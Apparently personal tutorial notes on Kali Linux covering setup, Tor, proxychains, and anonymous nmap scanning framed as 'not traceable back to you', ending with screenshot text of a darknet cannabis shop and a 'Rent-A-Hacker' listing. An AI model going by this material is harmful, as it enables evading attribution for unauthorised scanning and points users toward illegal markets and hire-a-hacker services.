PENETRATION TESTING - KALI LINUX

INSTALLATION

- Download from: https://www.kali.org/downloads/
    - Torrent is usually fastest
- Install in Virtual box
    - Guide: https://linoxide.com/distros/learn-method-install-kali-linux-virtualbox/
- Boot problems after 1st boot: https://www.youtube.com/watch?v=YCegkcVheJA

AFTER INSTALL

Add sources

```
vim /etc/apt/sources.list
```

Add

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
```

Update System

```
apt-get update
apt-get upgrade
```

NON ADMIN USER

Need non-root user

```
adduser funky
```

Pick any password - You can leave questions blank

You can now login with your new user

UNDERCOVER

To be less suspicious at a cafe

```
kali-undercover
```

EXPERIMENTING WITH THE TOOLS

Lets try to experiment with the first few tools.

- Stay anonymous: proxy, tor browser, Mac changer
- Reconnaisence: nmap
- Password cracking: John the Ripper
- DoS options
- Exploiting: metasploit

STAY ANONYMOUS

Proxies - potentially risky, as you don’t know the servers you are going through.

VPN’s encrypt your traffic (paid).

- Usually to bypass firewall settings
  - Fx. Netflix in different country
  - For hackers - blend in with other users

TOR PROXY

Installing

```
apt-get install tor
```

PROXYCHAIN

Try to edit `/etc/proxychains.conf`.

Different Proxy types: HTTP, SOCKS4, SOCKS5

You should prefer SOCKS5, HTTP is not that secure.

Remove # from the line `#dynamic_chain`, insert # for `strict_chain`. As long as any proxy is up, it will work.

Proxies can be paid, but here we will just use tor

PROXYCHAIN

Add this line in the bottom of the page

```
socks5 127.0.0.1 9050
```

Check tor is running

```
service tor status
```

If not running

```
service tor start
```

CHECKING

Check setting is correct with a browser (in general - don’t surf around as root):

```
proxychains firefox duckduckgo.com
```

Search for **check for dns leaks** or go to https://www.dnsleaktest.com

Try to stop tor, use firefox without proxychain, and check with https://www.whatismyip.com/

WHEN TO USE

- When the only way to get "outside" from your LAN is through proxy server.
- To get out from behind restrictive firewall which filters outgoing ports.
- To use two (or more) proxies in chain:
- To "proxify" some program with no proxy support built-in (like telnet)
- Access intranet from outside via proxy.
- To use DNS behind proxy.

PORT SCANNING ANONYMOUSLY - NMAP

```
proxychains nmap IP PORT other
```

It is not traceable back to you

TOR BROWSER


Make sure you are non-root user

Download tor browser from https://www.torproject.org/

Extract and startup

Search for hiddenwiki - Now forked to multiple (and less maintained than before).

Not everything is legal - Forums can be usefull: "Forums / Boards / Chans". There can be many good resources for pentesting.


EuCanna - First Class Cannabis Healthcare - Buy weed online. Buy medical cannabis online with Bitcoins. - Tor Browser
Whats My IP Add
Hidden Wiki |
Hidden Wiki .
EuCanna - Fir
Rent-A-Hack
DuckDuckGo
rso4hutlefirefqp.onion
EuCanna
First Class Cannabis Healthcare
Products
Info
Login
Register
6.9


Buds | Oil | Ointment | Suppositories | Creams | Bath Melts

Soaps | CannaCaps | Edibles | Special Offers

Medical Grade Cannabis Buds

We stock high quality hydroponic and organic cannabis.
We are experienced professional cannabis growers who place emphasis on the medicinal value
than the quantity we produce.
This is why you will frequently see strains listed with a 50/50 indica-sativa ratio, as these strains a
for making the Rick Simpson Oil.

Product	Price	Quantity
3.5g Organic White Russian	42 EUR = 0.00597 ฿	1 × Buy now
7g Organic White Russian	70 EUR = 0.00994 ฿	1 × Buy now



Rent-A-Hacker

Rent-A-Hacker

